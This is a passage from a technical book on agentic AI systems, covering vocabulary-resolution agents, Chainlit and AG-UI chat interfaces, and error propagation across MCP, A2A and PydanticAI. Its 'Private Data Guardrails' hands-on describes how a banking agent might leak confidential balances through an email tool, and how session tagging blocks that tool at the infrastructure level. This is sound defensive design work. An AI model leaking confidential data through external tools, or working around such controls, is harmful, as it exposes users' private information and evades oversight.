The OpenAPI connector turns API specifications into discoverable, callable tool surfaces. Ingestion happens once offline; at runtime the agent discovers endpoints, inspects parameters, and makes validated calls without any hard-coded API knowledge. Large responses are persisted to the workspace and truncated in context,

keeping the agent loop efficient. Connector chaining through the workspace filesystem lets specialized agents collaborate on different aspects of the same data without coupling.

Hands-On: Controlled Vocabularies

This hands-on walks through `example_vocabulary.ipynb`, where an agent resolves free-text terms into standardized vocabulary codes. The example registers two toy vocabularies – one using the Tree strategy (exact and fuzzy matching for medium-sized vocabularies) and another using the RAG strategy (semantic vector search for large vocabularies) – then demonstrates both direct connector usage and autonomous agent resolution.

The practical motivation is straightforward: a clinical database stores diseases, genes, or sequence features using controlled vocabulary codes, not free text. Before an agent can query that database, it needs to translate the user's natural language ("programmed cell death") into the corresponding code (`GO:0006915`). The VocabularyConnector handles this translation.

Two Resolution Strategies

The vocabulary system offers two strategies selected based on vocabulary size.

The Tree strategy stores terms in an adjacency list with parent-child relationships and typed edges. It supports exact matching by label, substring matching, and fuzzy matching via `difflib.get_close_matches`. It also supports hierarchy traversal: ancestors, descendants, siblings, subtree. This works well for vocabularies up to about 1,000 terms where the full structure fits in memory and exact/fuzzy matching is sufficient. The toy example uses a subset of Sequence Ontology (~20 terms describing genomic features like CDS, exon, SNV).

The RAG strategy indexes terms into a vector database (Chroma) using embeddings. Search is semantic: the query "cell death" finds "apoptotic process" even though the words don't overlap, because the embeddings capture meaning. This strategy scales to vocabularies with thousands or millions of terms where exact matching would miss synonyms and related concepts. The toy example uses a subset of Gene Ontology (~15 terms for biological processes and molecular functions).

Both strategies implement the same interface, so the VocabularyConnector and the agent tools work identically regardless of which strategy backs a given vocabulary.

Registering Vocabularies

The notebook registers both vocabularies programmatically using in-memory toy data. In production, vocabularies would be loaded from files (OBO, OWL, tabular formats) declared in `vocabularies.yaml`:

```
reset()

tree_backend = StrategyTree(name="sequence_ontology", terms=get_toy_tree_terms())
register_vocabulary("sequence_ontology", tree_backend)

rag_backend = StrategyRag(name="gene_ontology", collection="gene_ontology_demo")
for term in get_toy_rag_terms():
    rag_backend.add_term(term)
register_vocabulary("gene_ontology", rag_backend)
```

`reset()` clears any previously registered vocabularies, which matters in notebook environments where cells may be re-executed. The Tree backend receives all terms at construction. The RAG backend receives terms one at a time via `add_term()`, which computes the embedding and indexes each term into the vector database. The document text for embedding is built from the term's label, synonyms, and definition concatenated together – this gives the embedding model enough surface to match semantically similar queries.

Using the Connector Directly

The VocabularyConnector provides a uniform API over both strategies. Every method returns a formatted string, not raw objects, because the connector is designed to be called by agents that consume text:

```
connector = VocabularyConnector()

connector.search("sequence_ontology", "coding sequence")
connector.ancestors("sequence_ontology", "SO:0000316")
connector.validate("sequence_ontology", "SO:0000317")
```

The `search` call on the Tree backend finds "CDS" because "coding sequence" is listed as a synonym. The `ancestors` call traverses the parent chain from CDS up to the root. The `validate` call checks whether `SO:0000317` exists; since it doesn't, the Tree strategy uses fuzzy matching to suggest the closest valid code.

For the RAG backend, search is semantic:

```
connector.search("gene_ontology", "cell death", max_results=3)
connector.suggest("gene_ontology", "inflammation in tissues", max_results=3)
```

The query "cell death" retrieves "apoptotic process" because the embedding of "cell death" is close to the embedding of "apoptotic process / programmed cell death / apoptosis". The `suggest` method is a RAG-only operation that works identically to `search` but signals intent: the caller is looking for the best matching term for a free-text description.

The Vocabulary Agent

The final section creates an agent with vocabulary tools and gives it a multi-part natural language query:

```
agent = create_agent(vocab_names=["sequence_ontology", "gene_ontology"])

query = (
    "I need the controlled vocabulary code for 'programmed cell death' in Gene Ontology. "
    "Also find the code for 'single nucleotide variant' in Sequence Ontology "
    "and show me its parent terms."
)

result, nodes = await run_agent(agent, query, verbose=True)
```

`create_agent()` (in `agents/vocabulary`) builds a PydanticAI agent with tools wrapping every connector method: `vocab_search`, `vocab_lookup`, `vocab_ancestors`, `vocab_validate`, and others. The agent's instructions list the available vocabularies with their strategy type and term count, so the model knows which vocabulary to query for each part of the request.

Given this prompt, the agent typically proceeds in three steps. It searches Gene Ontology for "programmed cell death" and gets back `GO:0006915` (apoptotic process). It searches Sequence Ontology for "single nucleotide variant" and gets back `SO:0001483` (SNV). It then calls `vocab_ancestors` on `SO:0001483` to retrieve the parent chain through `sequence_alteration` up to `sequence_feature`. The agent composes these results into a final answer with the resolved codes and hierarchy.

This is the pattern that would precede a SQL query in a clinical database pipeline: the user says "find trials for programmed cell death", the vocabulary agent resolves that to `GO:0006915`, and the downstream NL2SQL agent uses that code in a WHERE clause.

Key Takeaways

Controlled vocabularies bridge natural language and structured databases. The Tree strategy handles medium vocabularies with exact and fuzzy matching over an in-memory adjacency list. The RAG strategy handles large vocabularies with semantic search via vector embeddings. Both strategies share the same interface, so the VocabularyConnector and agent tools are strategy-agnostic. The vocabulary agent autonomously

decides which vocabulary to search, resolves terms, and navigates hierarchies, producing standardized codes that downstream agents can use directly in SQL queries.

Hands-On: Private Data Guardrails

This hands-on walks through `example_private_data.ipynb`, where a banking agent demonstrates how session-level tagging prevents data exfiltration through external connectivity tools. The agent has three tools: one that reads public market data, one that reads confidential account information, and one that sends emails to external addresses. A multi-turn conversation shows that the email tool works before sensitive data enters the session and stops working after.

Tools with Different Sensitivity Profiles

The three tools illustrate the spectrum of data sensitivity and connectivity. `get_exchange_rates` returns publicly available market data and carries only a READ permission. `get_balance` also carries READ, but internally it tags the session as containing confidential data via the `PrivateData` class. `send_notification` carries both WRITE and CONNECT permissions, meaning it reaches an external system.

```
@tool_permission(ToolPermission.READ)
def get_exchange_rates(base_currency: str) -> dict:
    """Get current exchange rates for a base currency."""
    rates = {"EUR": {"USD": 1.08, "GBP": 0.86, "JPY": 162.5}}
    return rates.get(base_currency, {"error": f"Unknown currency: {base_currency}"})


@tool_permission(ToolPermission.READ)
def get_balance(account_id: str) -> dict:
    """Get account balance."""
    pd = PrivateData()
    pd.add_private_dataset(f"account:{account_id}", DataSensitivity.CONFIDENTIAL)
    return {"account_id": account_id, "balance": 15420.50, "currency": "EUR"}


@tool_permission(ToolPermission.WRITE, ToolPermission.CONNECT)
def send_notification(email: str, subject: str, body: str) -> str:
    """Send a notification email to an external address."""
    return f"Email sent to {email}: {subject}"
```

The critical line is `pd.add_private_dataset(...)` inside `get_balance`. This is the tagging call described in the chapter's private data section. The tool itself is a normal READ tool – it does not send data anywhere. But by tagging the session, it changes what other tools can do for the rest of the conversation. In a real system, this tagging would happen inside a connector (SQL connector, file connector) rather than in the tool function directly. The example places it in the tool to keep the demonstration self-contained.

Turn 1: Public Data and External Connectivity

The first prompt asks the agent to fetch exchange rates and email a summary. Both operations succeed because no sensitive data has entered the session yet. The `@tool_permission` decorator on `send_notification` checks the session's private data state and finds it clean, so the CONNECT permission is granted.

```
prompt_1 = "Get the EUR exchange rates and email a summary to trader@bank.com with subject 'Daily EUR ra
run_1, nodes_1 = await run_agent(agent, prompt_1, verbose=True)
```

After this turn, inspecting the `PrivateData` object confirms the session is still untagged:

```
pd = PrivateData()
print(f"Has private data: {pd.has_private_data}")  # False
```

Turn 2: Confidential Data Triggers the Guardrail

The second prompt asks the agent to check an account balance and email it to the client. The agent calls `get_balance`, which returns the account data and tags the session as `CONFIDENTIAL`. When the agent then tries to call `send_notification`, the `@tool_permission` decorator detects that the session contains private data and raises `ToolPermissionError` before the function body executes.

```
prompt_2 = "Now check the balance for account ACC-7291 and email it to client@example.com with subject
```

```
try:
    run_2, nodes_2 = await run_agent(agent, prompt_2, message_history=message_history, verbose=True)
except ToolPermissionError as e:
    print(f"\nGuardrail activated: {e}")
```

The error is not a suggestion the agent can work around. It is a hard block at the infrastructure layer. The agent cannot rephrase its request, call a different tool, or be instructed by the user to bypass it. The `ToolPermissionError` fires before any code inside `send_notification` runs, so no data reaches the external endpoint.

After this turn, the session state reflects the tagging:

```
pd = PrivateData()
pd.has_private_data   # True
pd.sensitivity        # DataSensitivity.CONFIDENTIAL
pd.get_private_datasets()  # ["account:ACC-7291"]
```

Turn 3: The Ratchet Persists

The third prompt goes back to a purely public request: fetch USD exchange rates and email them. This is effectively the same operation that succeeded in Turn 1, but now it fails. The session was tagged as private in Turn 2, and that tag never clears within the session.

```
prompt_3 = "Get the USD exchange rates and email them to trader@bank.com with subject 'USD update'"
```

```
try:
    run_3, nodes_3 = await run_agent(agent, prompt_3, message_history=message_history, verbose=True)
except ToolPermissionError as e:
    print(f"\nGuardrail activated: {e}")
```

This demonstrates the ratchet principle. Even though the exchange rates themselves are public, the agent's context window still contains the account balance from Turn 2 as a tool result. If the CONNECT tool were allowed, the agent could include that balance in the email body – not because it intends to leak data, but because it optimizes for helpfulness and the balance is available context. The ratchet prevents this by removing the exfiltration vector entirely.

Where Tagging Belongs in Practice

The example places the `add_private_dataset()` call directly inside the `get_balance` tool function. In a production system, this responsibility belongs to the connector layer. A SQL connector that queries a database marked as confidential in the catalog would tag the session automatically when returning results. A file connector reading from a protected directory would do the same. The tagging happens as a side effect of data retrieval, independent of the agent's reasoning or the user's instructions. This is precisely what makes the mechanism reliable: it operates below the prompt level, where advisory instructions cannot be circumvented.

Key Takeaways

Session-level tagging with `PrivateData` provides a hard enforcement mechanism that blocks CONNECT tools once sensitive data enters the session. The `@tool_permission` decorator checks the private data state on every CONNECT tool invocation, raising `ToolPermissionError` before the function body runs. Sensitivity only escalates within a session and never degrades, following the ratchet principle. The compliance state is stored outside the agent's workspace so the agent cannot tamper with it. In production, connectors tag sessions automatically based on data source classification, removing any reliance on the agent or user to maintain the guardrail.

References

1. OpenAPI Initiative. *OpenAPI Specification v3.1.0*. Specification, 2021. https://spec.openapis.org/oas/v3.1.0.html
2. OpenAPI Initiative. *OpenAPI Specification 3.1.0 Released*. OpenAPI Initiative Blog, 2021. https://www.openapis.org/blog/2021/02/18/openapi-specification-3-1-released
3. Amazon Web Services. *Amazon S3 API Reference: HeadObject*. AWS Documentation. https://docs.aws.amazon.com/AmazonS3/latest/API/API_HeadObject.html
4. OBO Foundry. *OBO Format Specification*. https://owlcollab.github.io/oboformat/doc/obo-syntax.html
5. W3C. *OWL 2 Web Ontology Language Document Overview*. W3C Recommendation, 2012. https://www.w3.org/TR/owl2-overview/
6. SNOMED International. *RF2 Release Format Specification*. https://confluence.ihtsdotools.org/display/DOCRELFMT

User Interface

Introduction

The previous chapters covered how to evaluate agents and connect them to enterprise data sources. An agentic system that reasons, plans, and calls tools is useful only if someone can interact with it. The user interface is the surface through which people observe what an agent is doing, steer its behavior, provide input it cannot obtain on its own, and judge whether its output is correct. Building that surface for agents is harder than building it for traditional request-response applications, because the interaction is incremental (tokens stream, tools fire, state changes mid-run) and the agent's internal process has structure that the user needs to see.

This chapter covers two approaches to building that surface. Chainlit is a Python framework that provides a ready-made chat UI with built-in support for streaming, step visualization, authentication, and conversation persistence. It is optimized for fast prototyping: a few lifecycle handlers are enough to wrap an agent in a usable web interface. AG-UI is a protocol that defines a streaming event contract between any agent backend and any frontend client. It trades framework convenience for decoupling: the backend emits typed events (text deltas, tool calls, state snapshots, lifecycle signals), and the frontend interprets them however it wants. The two are not mutually exclusive, but they represent different points in the tradeoff between speed-to-demo and long-lived interoperability.

Beyond these two approaches, the chapter addresses cross-cutting concerns that arise when an agent UI sits at the top of a multi-layer stack. Error propagation examines how failures surface from MCP tools through agent frameworks to the event stream the user sees. Session propagation shows how user identity travels across network boundaries via JWT tokens so that every layer in the stack – MCP servers, A2A sub-agents, workspace modules – operates on behalf of the correct user. File uploads describe a save-summarize-tag pattern that keeps large files out of the context window while still giving the agent enough information to work with them.

The hands-on exercises build two complete chat applications: one with Chainlit and one with AG-UI. The Chainlit exercise progresses from an echo handler to a full application with authentication, persistence, tool visualization, and file uploads. The AG-UI exercises split work across a Python backend and a React frontend, progressing from a minimal agent to tools, state management, file uploads, and user feedback.

Chainlit

Chainlit is a lightweight framework for wrapping an agent or LLM workflow in a chat-oriented web UI, optimized for fast iteration and debugging during early development. (Chainlit)

A UI framework optimized for conversational prototypes Chainlit fills a role similar to Streamlit, but is purpose-built for conversational and agentic systems. The primary interaction model is a chat session, where messages, partial outputs, and intermediate execution steps are first-class concepts. The UI natively supports token streaming, progress visualization, rich attachments, and structured user inputs, all of which are essential when prototyping agents whose behavior unfolds over time rather than in a single request–response cycle. (Chainlit)

Internally, Chainlit runs as an asynchronous web application that communicates with the browser via websockets. This allows the UI to update incrementally as tokens are generated or tools are executed, rather than waiting for a full response to complete. For agent development, this low-latency feedback loop significantly improves debuggability and iteration speed.

Programming model and chat lifecycle A Chainlit application is defined by registering asynchronous lifecycle hooks. Developers do not manage an HTTP server directly; instead, they provide handlers that Chainlit invokes at well-defined moments in the chat lifecycle, such as when a session starts or when the user sends a message. (Chainlit)

A minimal structure initializes per-session state and delegates each user message to an agent or orchestration function:

```
@cl.on_chat_start
async def init():
    agent = build_agent()
    cl.user_session.set("agent", agent)

@cl.on_message
async def on_message(message: cl.Message):
    agent = cl.user_session.get("agent")
    answer = await agent(message.content)
    await cl.Message(content=answer).send()
```

This model keeps UI concerns separate from agent logic and aligns naturally with agent runtimes that expose a single asynchronous entry point.

Messages and token streaming The `Message` abstraction represents content sent to the user. Messages can be created eagerly, updated later, and populated incrementally via token streaming. (Chainlit) Streaming is especially valuable during prototyping, as it exposes latency sources and makes partial progress visible. (Chainlit)

```
@cl.on_message
async def on_message(message: cl.Message):
    msg = await cl.Message(content="").send()

    async for token in llm_stream(message.content):
        await msg.stream_token(token)

    await msg.update()
```

This pattern applies equally to direct model calls and to more complex agent pipelines that yield tokens over time.

Steps: exposing intermediate agent behavior In agentic systems, the intermediate reasoning and tool usage often matter as much as the final answer. Chainlit provides the `Step` abstraction to surface these intermediate units of work directly in the UI. (Chainlit) Steps are visible execution blocks that can represent retrieval, tool calls, planning phases, or sub-agent invocations. (Chainlit)

While steps can be created explicitly, the idiomatic and recommended approach is to define them using the `@cl.step` decorator. In this model, a step corresponds to an asynchronous function, and Chainlit manages the step lifecycle automatically.

```
@cl.step(type="tool")
async def crm_lookup(query: str):
    await cl.sleep(2)
    return "Response from the tool!"
```

When this function is awaited, Chainlit creates a step whose name defaults to the function name. The step starts when the function is entered, and the return value is displayed as the step output when the function completes.

Steps can be composed naturally inside a message handler:

```
@cl.on_message
async def on_message(message: cl.Message):
    result = await crm_lookup(message.content)
    await cl.Message(content=result).send()
```

This pattern keeps UI instrumentation minimal while still producing a clear execution trace in the interface.

Step inputs, outputs, and streaming Decorated steps also support explicit inputs and token-level streaming. The currently executing step is accessible via the Chainlit context, which allows advanced behavior without abandoning the decorator-based approach.

```
@cl.step(type="llm")
async def generate_answer(prompt: str):
    cl.context.current_step.input = prompt

    async for token in llm_stream(prompt):
        await cl.context.current_step.stream_token(token)

    return "Final synthesized answer"
```

This makes it possible to represent long-running or incremental operations as a single logical step, while still providing fine-grained visibility into progress.

For agent prototypes, steps provide a lightweight execution trace that is often sufficient on its own, without introducing a full observability or tracing stack.

Session state and conversational context Agents typically require memory and configuration, but web applications must avoid global state. Chainlit provides per-session storage via `user_session`, which is scoped to a single chat thread. (Chainlit) This is where agent instances, tool clients, caches, or per-user configuration are usually stored.

```
@cl.on_chat_start
async def init():
    cl.user_session.set("agent", build_agent())
    cl.user_session.set("settings", {"temperature": 0.2})

@cl.on_message
async def on_message(message: cl.Message):
    agent = cl.user_session.get("agent")
    settings = cl.user_session.get("settings")
    answer = await agent(message.content, **settings)
    await cl.Message(content=answer).send()
```

Chainlit can also expose the current conversation context in formats compatible with common LLM APIs, which is useful when prototyping agents that do not yet implement their own memory subsystem.

Using Chainlit with agent runtimes Chainlit is most effective when treated as a thin UI layer over an existing agent runtime. A common pattern is to structure the agent as an asynchronous generator that emits execution events, and to map those events to messages and steps.

However, when agent actions map cleanly to tools or sub-operations, the decorator-based step model often leads to simpler and more readable code. Tool calls, retrieval functions, and even sub-agent invocations can be expressed as decorated steps, producing a clear and structured execution trace with minimal UI glue.

Chainlit also offers first-party integrations with popular agent frameworks such as LangChain, LangGraph, and LlamaIndex, where callbacks automatically translate intermediate execution events into steps. (Chainlit, Chainlit) These integrations are particularly useful for quickly visualizing agent behavior when adopting an existing framework.

Finally, Chainlit includes support for Model Context Protocol (MCP), enabling agents to connect to external tool providers through standardized interfaces. (Chainlit) This allows developers to assemble tool-augmented prototypes without tightly coupling the UI to specific tool implementations.

Deployment and operational considerations Because Chainlit relies on websockets, deployments typically require infrastructure that supports persistent connections and, in many cases, session affinity so that a client remains routed to the same backend instance. (Chainlit) Chainlit can also be served under a subpath, which is useful when embedding it into a larger application.

Authentication is optional but supported. Applications can be made private by enabling authentication and configuring token signing, and OAuth integration is available when users should authenticate via an existing identity provider. (Chainlit)

AG-UI

AG-UI is an event-stream protocol that standardizes how an agent backend and a user-facing application stay in sync during an interactive run. (AG-UI)

Chainlit vs. AG-UI Chainlit is an application framework: it gives you a ready-made web UI plus a Python runtime model for chat-oriented apps, so your "frontend" and "agent loop" typically evolve together inside one stack. (Chainlit)

AG-UI is a protocol boundary: it defines the bi-directional contract between "any agentic backend" and "any UI client" by streaming a sequence of typed interaction events (text deltas, tool calls, state updates, lifecycle signals). The result is that you can swap UIs without rewriting the agent, and you can swap agent frameworks without rebuilding the UI, as long as both sides speak the same event stream. (AG-UI)

A practical way to summarize the tradeoff is that Chainlit optimizes for speed-to-demo (framework convenience), while AG-UI optimizes for long-lived interoperability (protocol stability across heterogeneous frontends and agent runtimes). (AG-UI)

The core abstraction: a streaming event log AG-UI treats an interaction as a run that produces a single ordered stream of events. Events are the fundamental units of communication and are categorized around what a UI needs to render and control an agent run: lifecycle, streaming text/messages, tool execution, and state synchronization. (AG-UI)

This "event log" framing is not cosmetic. It forces both sides to be explicit about what happened and when, which makes agentic UX debuggable: you can replay a run, inspect a failure around a tool call, or render partial progress while the agent is still thinking or waiting on external systems. (AG-UI)

In pseudocode, a server-side agent run under AG-UI looks like producing an iterator of events:

```
def run(input):
    yield RunStarted(run_id=input.run_id)

    # stream assistant text
    yield TextDelta(text="Let me check that...")
    result = call_tool("search_docs", query=input.user_message)

    # reflect tool progress to UI
    yield ToolCallStarted(name="search_docs")
    yield ToolCallFinished(name="search_docs", result_summary="3 matches")

    # optionally update shared UI/server state
    yield StatePatch(path="last_query", value=input.user_message)

    yield TextDelta(text="Here is what I found.")
    yield RunFinished()
```

The key point is that the UI is no longer forced to infer what is happening from raw tokens alone; it can render "tool is running", "state changed", "run ended", and other agentic UX primitives directly from the

stream. (AG-UI)

Messages: interaction as structured conversation history AG-UI formalizes "what the user said" and "what the assistant said" as messages within the run input/output contract, alongside the event stream itself. On the server side, that typically means your agent receives both the latest user message and enough prior context to behave consistently across refreshes, reconnects, and multi-turn sessions. (Pydantic AI)

This matters for UI design because message history is part of what the frontend can send, store, and recover. In other words, "conversation state" is not an implicit in-memory property of one Python process; it becomes explicit data moving over the protocol boundary. (Pydantic AI)

State management: shared, bidirectional application state Many agentic applications need more than chat history: drafts, selections, form values, filters, "current document", and other UI state must stay synchronized with the agent's internal view. AG-UI includes state management events designed for real-time synchronization between the UI and the agent backend. (AG-UI)

A useful mental model is to treat shared state as a small application store that either side can patch, with those patches flowing as events. When implemented carefully, this enables patterns like "agent edits the user's document while the user types", "agent proposes a diff the UI can accept/reject", or "agent maintains a structured plan the UI visualizes". AG-UI supports both granular patches and full state snapshots; PydanticAI's integration uses snapshots (`StateSnapshotEvent`), sending the entire state object after each modification.

In Pydantic AI's integration, the incoming state is carried as part of the run input, and you can validate/shape it as a typed model on the server side so you do not accept arbitrary frontend state blindly. PydanticAI provides `StateDeps`, a generic wrapper that pairs a Pydantic model (the state) with the agent's dependency injection system. Wrapping a state model as `StateDeps[MyState]` makes the state accessible through `RunContext` inside tool functions, and PydanticAI's AG-UI adapter automatically serializes state changes back into the event stream as snapshots. (Pydantic AI)

```
class DocState(BaseModel):
    text: str
    cursor: int

class Deps(StateDeps[DocState]):
    pass

agent = Agent(model="openai:gpt-5", deps_type=Deps)

@agent.tool
def insert_text(ctx, new_text: str) -> None:
    s = ctx.deps.state
    s.text = s.text[:s.cursor] + new_text + s.text[s.cursor:]
    s.cursor += len(new_text)
```

The design intent is that state remains isolated per request/run and is validated when it crosses the boundary, which is essential when the "client" is a browser or another untrusted UI surface. (Pydantic AI)

Tools: making UI capabilities first-class AG-UI is explicitly bi-directional: the UI can provide "client-side tools" that the agent can call, and the agent can expose server-side tools as part of its runtime. This supports modern agentic UX where some actions are best executed in the client (opening a modal, highlighting text, mutating a local canvas) while others must run on the server (database queries, private API calls, retrieval). (AG-UI)

Conceptually, a client-side tool call is just another typed event in the stream. In practice, it means you can author UX-centric affordances without hard-coding them into a single framework:

```
def run(input):
    yield TextDelta("I can highlight the relevant paragraph.")
    yield ToolCallRequested(
        name="highlight_range",
        args={"start": 120, "end": 210}
    )
    yield TextDelta("Done-now you can review that section.")
```

This separation aligns with the broader theme of agentic systems in this book: protocols define contracts; implementations remain swappable.

Transport: "web-native streaming" as the default AG-UI is designed to ride on common web transports (e.g., HTTP streaming or WebSockets) while preserving the semantics of a single ordered event stream. Pydantic AI's AG-UI adapter, for example, streams events back to the caller using Server-Sent Events (SSE). (Pydantic AI)

From an implementation standpoint, this emphasizes incremental rendering: the UI should assume the run is a live stream, not a single response blob, and should treat reconnection/retry as normal operational behavior for interactive systems.

How AG-UI fits with MCP and A2A In the emerging "agent protocol stack" framing, AG-UI targets agent–user interaction, while MCP targets agent–tools/data and A2A targets agent–agent delegation. AG-UI's documentation explicitly positions it as complementary to MCP and A2A, and describes protocol handshakes that allow AG-UI clients to front agents reachable via MCP or A2A. (AG-UI)

This is a useful architectural dividing line for the rest of the book: use MCP to standardize external capabilities, use A2A to standardize multi-agent collaboration, and use AG-UI to standardize what the user sees and can control while those capabilities are exercised.

Minimal integration sketch with Pydantic AI Pydantic AI provides an ASGI app that exposes a Pydantic AI agent as an AG-UI server. The value here is not that you must use that stack, but that it demonstrates the adapter pattern cleanly: transform "run input" into an agent run, and transform agent events back into protocol events. (Pydantic AI)

```
agent = Agent(
    model="openai:gpt-5",
    instructions="You are a careful, tool-using research assistant."
)

app = AGUIApp(agent)  # expose the agent via AG-UI
```

Once you have this boundary, you can iterate on the UI independently: a chat UI, a copilot sidebar, a document editor with inline suggestions, or a workflow dashboard can all be clients of the same agent backend, as long as they interpret the same event stream semantics. (AG-UI)

Error propagation, cancellation, and human-in-the-loop

When an agent run spans multiple layers – tools, sub-agents, inter-agent protocols, and a user-facing frontend – three concerns that feel simple in a monolithic application become distributed problems: errors, cancellation, and human interaction. Each layer in the stack encodes these signals in its own way. A tool protocol may represent failure as a structured response field. An inter-agent protocol may represent it as a task state transition. An agent framework may represent it as a language-level exception. A UI protocol may represent it as an interrupted event stream. None of these representations are equivalent, yet they all describe "something went wrong", "stop what you are doing", or "I need input before I can continue".

The challenge is translation at boundaries. When a tool error crosses into an agent framework, it must become something the framework can act on (retry, abort, ask the user). When a sub-agent failure crosses

into a coordinator, it must become something the coordinator model can reason about. When all recovery options are exhausted, the failure must reach the UI as a clean terminal signal rather than a stream that silently dies. This section walks through what each layer in our stack provides – MCP, A2A, PydanticAI, AG-UI – where the translation gaps are, and how the project bridges them. Earlier chapters covered MCP tool errors (Tools chapter), A2A task lifecycle (A2A chapter), and MCP elicitation (MCP Features chapter); the focus here is on what happens when these layers are stacked.

Error representations across the stack

MCP MCP defines two error paths, covered in the Tools chapter. Protocol errors are standard JSON-RPC error responses (unknown tool, invalid arguments, internal error) that indicate the call never executed. Tool execution errors are successful JSON-RPC responses whose result carries `isError: true`, indicating the tool ran and failed. (MCP Spec)

In FastMCP, when a tool function raises an unhandled exception, the `ToolManager` catches it and re-raises a `ToolError`. The server's low-level handler converts `ToolError` into a `CallToolResult` with `isError: true` and the error message as text content. The `mask_error_details` setting controls whether the original exception message reaches the client: when enabled, the client sees only `"Error calling tool 'x'"` without the underlying cause. When a tool explicitly raises `ToolError`, the message always reaches the client regardless of masking. (FastMCP)

A tool error result looks like this on the wire:

```
{
  "content": [
    {"type": "text", "text": "Error calling tool 'fetch_data': connection refused"}
  ],
  "isError": true
}
```

PydanticAI PydanticAI draws a sharp line between two kinds of tool failure. `ModelRetry` means "the model made a fixable mistake – give it the error message and let it try again with different arguments". Any other exception means "something is genuinely broken – abort the run". The tool manager only catches `ModelRetry` (and `ValidationError` for argument validation); everything else propagates up uncaught and ends the agent run.

```
from pydantic_ai import Agent, ModelRetry, RunContext

agent = Agent("openai:gpt-4o")

@agent.tool
async def lookup_user(ctx: RunContext, email: str) -> str:
    if not email.endswith("@example.com"):
        # Recoverable: the model picked a bad argument, let it retry
        raise ModelRetry(f"Invalid domain in {email}. Only @example.com is allowed.")

    user = db.find_by_email(email)
    if user is None:
        # Fatal: the database is unreachable or the data is missing.
        # Don't let the model waste tokens retrying -- end the run.
        raise ValueError(f"No user found for {email}")

    return f"User: {user.name}, role: {user.role}"
```

At the run level, PydanticAI defines the `AgentRunError` hierarchy for failures that are not tool-specific: `UnexpectedModelBehavior` for malformed model responses, `UsageLimitExceeded` for token/request lim-

its, `ModelHTTPError` for provider API failures (4xx/5xx), and `FallbackExceptionGroup` when all fallback models fail. (PydanticAI Exceptions)

PydanticAI also handles MCP tool errors internally, but with a different policy. When an MCP tool returns a result with `isError: true`, the MCP toolset raises `ModelRetry` with the error text. Similarly, when the MCP server returns a JSON-RPC protocol error (`McpError`), the toolset also raises `ModelRetry`. In other words, all MCP tool failures become retries – the model always gets a second chance. (PydanticAI MCP)

This creates a subtle inconsistency worth being aware of. Consider the same `ValueError` raised in two contexts: as a direct PydanticAI tool, it ends the run immediately. As an MCP tool, FastMCP catches it, wraps it in a `ToolError`, the server converts that to `isError: true`, PydanticAI's MCP toolset sees the error flag, and raises `ModelRetry` – giving the model a chance to retry. Same exception, same tool logic, different behavior depending on the deployment boundary. The MCP path is more forgiving because it has no way to distinguish "bad arguments the model could fix" from "infrastructure failure that will never recover" – everything is flattened into `isError: true`. When moving tools between direct registration and MCP servers, keep this asymmetry in mind: you may need to add explicit `ModelRetry` raises in the direct version to match the retry behavior you relied on through MCP.

A2A A2A uses the same two-level error model as MCP but expressed differently, as covered in the A2A chapter. Protocol errors follow JSON-RPC conventions: standard codes `-32700` through `-32603` for parse/request/method/params/internal errors, plus A2A-specific codes in the `-32001` to `-32009` range for domain errors like `TaskNotFoundError` (`-32001`), `TaskNotCancelableError` (`-32002`), and `VersionNotSupportedError` (`-32009`). (A2A Spec)

Execution failures surface as task state transitions rather than exceptions. When a sub-agent's work fails, the task enters the terminal `failed` state with an optional `message` in the `TaskStatus` describing what went wrong. In FastA2A, the worker catches any unhandled exception from the agent run and transitions the task to `failed`, using the exception message as the status message.

```
{
  "jsonrpc": "2.0",
  "id": 3,
  "result": {
    "id": "task-abc-123",
    "status": {
      "state": "failed",
      "message": {"role": "agent", "parts": [{"kind": "text", "text": "Database connection refused"}]}
    }
  }
}
```

This design is deliberate: failure is an outcome of the task lifecycle, not a transport-level exception. The caller inspects the task state rather than catching an exception across a process boundary.

AG-UI PydanticAI's `AGUIAdapter` runs the agent via `run_stream()` and converts agent events into AG-UI SSE events. When the agent run completes normally, the stream ends with a `RunFinished` event. When the run raises an exception, the adapter catches it and terminates the SSE stream. The frontend observes this as a stream that ends without a `RunFinished` event – there is no structured `RunError` object in the AG-UI event vocabulary. The frontend must therefore treat an abnormally terminated stream as a failed run. (PydanticAI AG-UI)

Bridging the A2A boundary The A2A boundary is where the project needs explicit translation logic, because A2A task outcomes arrive as state transitions but PydanticAI expects either return values or exceptions. The project's `create_a2a_tool()` in `agentic_patterns/core/a2a/tool.py` bridges this gap.

The delegation tool calls `A2AClientExtended.send_and_observe()`, which returns a `tuple[TaskStatus,`

`dict | None]` – the `TaskStatus` enum and the raw task dict. It then uses `match` to translate each outcome into a formatted string that the coordinator model can parse:

```
match status:
    case TaskStatus.COMPLETED:
        text = extract_text(task) or "Task completed"
        return f"[COMPLETED] {text}"
    case TaskStatus.INPUT_REQUIRED:
        question = extract_question(task)
        return f"[INPUT_REQUIRED:task_id={task['id']}] {question}"
    case TaskStatus.FAILED:
        msg = task["status"].get("message") if task else "Unknown error"
        return f"[FAILED] {msg}"
    case TaskStatus.CANCELLED:
        return "[CANCELLED] Task was cancelled"
    case TaskStatus.TIMEOUT:
        return "[TIMEOUT] Task timed out"
```

The design choice is to return formatted strings rather than raising exceptions. The `[COMPLETED]`, `[FAILED]`, `[INPUT_REQUIRED:task_id=xyz]`, `[CANCELLED]`, and `[TIMEOUT]` prefixes are conventions the coordinator model interprets through its system prompt. A `[FAILED]` result does not crash the coordinator – the model can decide whether to try a different sub-agent, reformulate the request, or report the failure to the user.

When should this boundary raise `ModelRetry` or `RuntimeError` instead of returning a string? If a sub-agent failure is potentially recoverable (wrong parameters, ambiguous request the coordinator could reformulate), `ModelRetry` lets the LLM try a different approach. If the failure is permanent (service down, authentication failure), a `RuntimeError` ends the run cleanly rather than wasting tokens on retries. The current implementation favors returning strings for all outcomes, giving the coordinator maximum flexibility, but a stricter variant could raise exceptions for clearly permanent failures.

This reveals the same kind of inconsistency noted in the MCP section, now at the agent level. When a coordinator calls a sub-agent in-process (via `await sub_agent.run(prompt)` inside a tool function), an unhandled exception in the sub-agent propagates directly into the coordinator's tool, crashes through the tool manager, and ends the coordinator run. When the same agent runs behind A2A, the same exception is caught by FastA2A, the task transitions to `failed`, and `create_a2a_tool()` returns `[FAILED] ...` as an ordinary string – giving the coordinator model a chance to reason about the failure, try a different approach, or report it gracefully.

